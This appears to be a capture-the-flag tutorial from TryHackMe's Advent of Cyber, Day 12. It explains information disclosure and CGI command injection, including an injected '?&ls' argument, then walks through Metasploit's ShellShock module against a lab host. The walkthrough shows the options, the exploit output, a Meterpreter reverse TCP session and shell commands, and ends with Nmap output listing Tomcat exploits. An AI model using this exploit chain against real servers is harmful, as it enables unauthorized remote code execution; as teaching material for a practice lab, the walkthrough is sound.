
DAY12_advent_of_the_cyber

12.3. Vulnerability...reveal yourself!

As an application's lifecycle continues, so does its version numbering. Applications contain seemingly innocent hallmarks of information such as version numbering. Known as information disclosure, these nuggets of information are handed to us by the server through error messages such as in the following screenshot, HTTP headers or even on the website itself.


An attacker can use knowledgebases such as Rapid7, AttackerKB, MITRE or Exploit-DB to look for vulnerabilities associated with the version number of that application. Vulnerabilities are attributed by a CVE number. You can learn more about these in MuirlandOracle's Intro to Research room.



12.4. Everything CGI (And no, not the movie kind...)

As you may have discovered throughout the "Web" portion of the event, webservers don't just display websites...They are capable of interacting with the operating system directly. The Common Gateway Interface or CGI for short is a standard means of communicating and processing data between a client such as a web browser to a web server.

Simply, this technology facilitates interaction with programmes such as Python script files, C++ and Java application, or system commands all within the browser - as if you were executing it on the command line.




(America Online., 1999)

Despite their age, CGI scripts are still relied upon from devices such as embedded computers to IoT devices, Routers, and the likes, who can't run complex frameworks like PHP or Node.

12.5. The Nitty Gritty


Whilst CGI has the right intentions and use cases, this technology can quickly be abused by people like us! The commonplace for CGI scripts to be stored is within the **/cgi-bin/** folder on a webserver. Take, for example, this **systeminfo.sh** file that displays the date, time and the user the webserver is running as:




When navigating to the location of this script using our browser, the script is executed on the web server, the resulting output of this is then displayed to us. How could we use this?

12.6. As We've Demonstrated...

We could, perhaps, parse our own commands through to this script that will be executed. Because we know that this is a Ubuntu machine, we can try some Linux commands like `ls` to list the contents of the working directory:



Or on a Windows machine, the `systeminfo` command reveals some useful information:



This is achieved by parsing the command as an argument with `?&` i.e. `?&ls`. As this is a web server, any spaces or special characters will need to be URL encoded.

12.7. There are tools for this! Practical Metasploit

Now we understand the application that's running, tools such as Metasploit can be used to confirm suspicions and hopefully leverage them! After some independent research, this application is vulnerable to the ShellShock attack (CVE 2014-6271)

Let's start Metasploit's console and use the ShellShock payload. (TryHackMe's room and blog post on Metasploit will be useful here)

At the minimum, when using an exploit, Metasploit needs to know two things:

- Your machine (such as the TryHackMe AttackBox) that you're attacking *from* (LHOST)
- The target that you're attacking (RHOST(S))

Exploits will have their own individual settings that you will need to configure. We can list these by using the `options` command, then using `set OPTION VALUE` accordingly. In our example, the exploit involves CGI scripts and as such, we must specify the location of the script on the webserver that we're attacking. In the example so far, this was at http://10.0.0.1/cgi-bin/systeminfo.sh

In order for the attack used as the example in this task to work, the options would be set like so:

- LHOST - *10.0.0.10* (our PC)
- RHOST - *10.0.0.1* (the remote PC)
- TARGETURI */cgi-bin/systeminfo.sh* (the location of the script)

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set LHOST 10.0.0.10
LHOST => 10.0.0.10
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOSTS 10.0.0.1
RHOSTS => 10.0.0.1
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI http://10.0.0.1/cgi-bin/systeminfo.sh
TARGETURI => http://10.0.0.1/cgi-bin/systeminfo.sh
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) >
```

Please note that these options are for the exploit used as an example, you will have to set these values accordingly for the challenge.

After ensuring our options are `set` right, Let's run the exploit to get a Meterpreter connection...Success!

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name             Current Setting         Required  Description
   ----             ---------------         --------  -----------
   CMD_MAX_LENGTH   2048                    yes       CMD max line length
   CVE              CVE-2014-6271           yes       CVE to check/exploit (Accepted: CVE-2014-6271,
   HEADER           User-Agent              yes       HTTP header to use
   METHOD           GET                     yes       HTTP method to use
   Proxies                                  no        A proxy chain of format type:host:port[,type:h
   RHOSTS           10.0.0.1                yes       The target host(s), range CIDR identifier, or
   RPATH            /bin                    yes       Target PATH for binaries used by the CmdStager
   RPORT            80                      yes       The target port (TCP)
   SRVHOST          0.0.0.0                 yes       The local host or network interface to listen
   SRVPORT          8080                    yes       The local port to listen on.
   SSL              false                   no        Negotiate SSL/TLS for outgoing connections
   SSLCert                                  no        Path to a custom SSL certificate (default is r
   TARGETURI        /cgi-bin/systeminfo.sh  yes       Path to CGI script
   TIMEOUT          5                       yes       HTTP read response timeout (seconds)
   URIPATH                                  no        The URI to use for this exploit (default is ra
   VHOST                                    no        HTTP server virtual host


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.0.10        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 10.0.0.10:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (980808 bytes) to 10.0.0.1
[*] Meterpreter session 2 opened (10.0.0.10:4444 → 10.0.0.1:45228) at 2020-11-21 20:49:06 +0000

meterpreter >
```

To run system commands on the host, we will use `shell`. By creating a shell on the remote host, we can run system commands as if it were our own PC.

```
meterpreter > shell
Process 109 created.
Channel 1 created.

ls
backup.sh
systeminfo.sh
whoami
www-data
pwd
/usr/lib/cgi-bin
```


I highly recommend the RP: Metasploit room if you wish to delve into this wonderful framework further.

12.8. It's Challenge Time


To solve Elf McSkidy's problem with the elves slacking in the workshop, he has created the CGI script: **elfwhacker.bat**

EXERCISE:

Step 1: scanning for open ports




Step 2: information gathering about system




Step 3: Results of Nmap script scan

```
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-wordpress-users: [Error] Wordpress installation was not found. We couldn't find wp-login.php
| vulners:
|   cpe:/a:apache:tomcat:9.0.17:
|       PACKETSTORM:153506      9.3     https://vulners.com/packetstorm/PACKETSTORM:153506      *EXPLOIT*
|       MSF:EXPLOIT/WINDOWS/HTTP/TOMCAT_CGI_CMDLINEARGS 9.3     https://vulners.com/metasploit/MSF:EXPLOIT/WINDOWS/HTTP/TOMCAT_CGI_CMDLI
NEARGS  *EXPLOIT*
|       EDB-ID:47073    9.3     https://vulners.com/exploitdb/EDB-ID:47073      *EXPLOIT*
|       CVE-2019-0232   9.3     https://vulners.com/cve/CVE-2019-0232
|       1337DAY-ID-32925        9.3     https://vulners.com/zdt/1337DAY-ID-32925        *EXPLOIT*
|       EDB-ID:49039    7.5     https://vulners.com/exploitdb/EDB-ID:49039      *EXPLOIT*
|       CVE-2020-1938   7.5     https://vulners.com/cve/CVE-2020-1938
|       CVE-2020-1935   5.8     https://vulners.com/cve/CVE-2020-1935
|       CVE-2019-17563  5.1     https://vulners.com/cve/CVE-2019-17563
|       CVE-2021-24122  5.0     https://vulners.com/cve/CVE-2021-24122
|       CVE-2020-17527  5.0     https://vulners.com/cve/CVE-2020-17527
|       CVE-2020-13935  5.0     https://vulners.com/cve/CVE-2020-13935
|       CVE-2020-13934  5.0     https://vulners.com/cve/CVE-2020-13934
|       CVE-2020-11996  5.0     https://vulners.com/cve/CVE-2020-11996
|       CVE-2019-10072  5.0     https://vulners.com/cve/CVE-2019-10072
|       CVE-2020-9484   4.4     https://vulners.com/cve/CVE-2020-9484
|       CVE-2019-12418  4.4     https://vulners.com/cve/CVE-2019-12418
|       CVE-2019-0221   4.3     https://vulners.com/cve/CVE-2019-0221
|       CVE-2020-13943  4.0     https://vulners.com/cve/CVE-2020-13943
|_      MSF:EXPLOIT/WINDOWS/IIS/IIS_WEBDAV_SCSTORAGEPATHFROMURL/        0.0     https://vulners.com/metasploit/MSF:EXPLOIT/WINDOWS/IIS/I
IS_WEBDAV_SCSTORAGEPATHFROMURL/ *EXPLOIT*
```

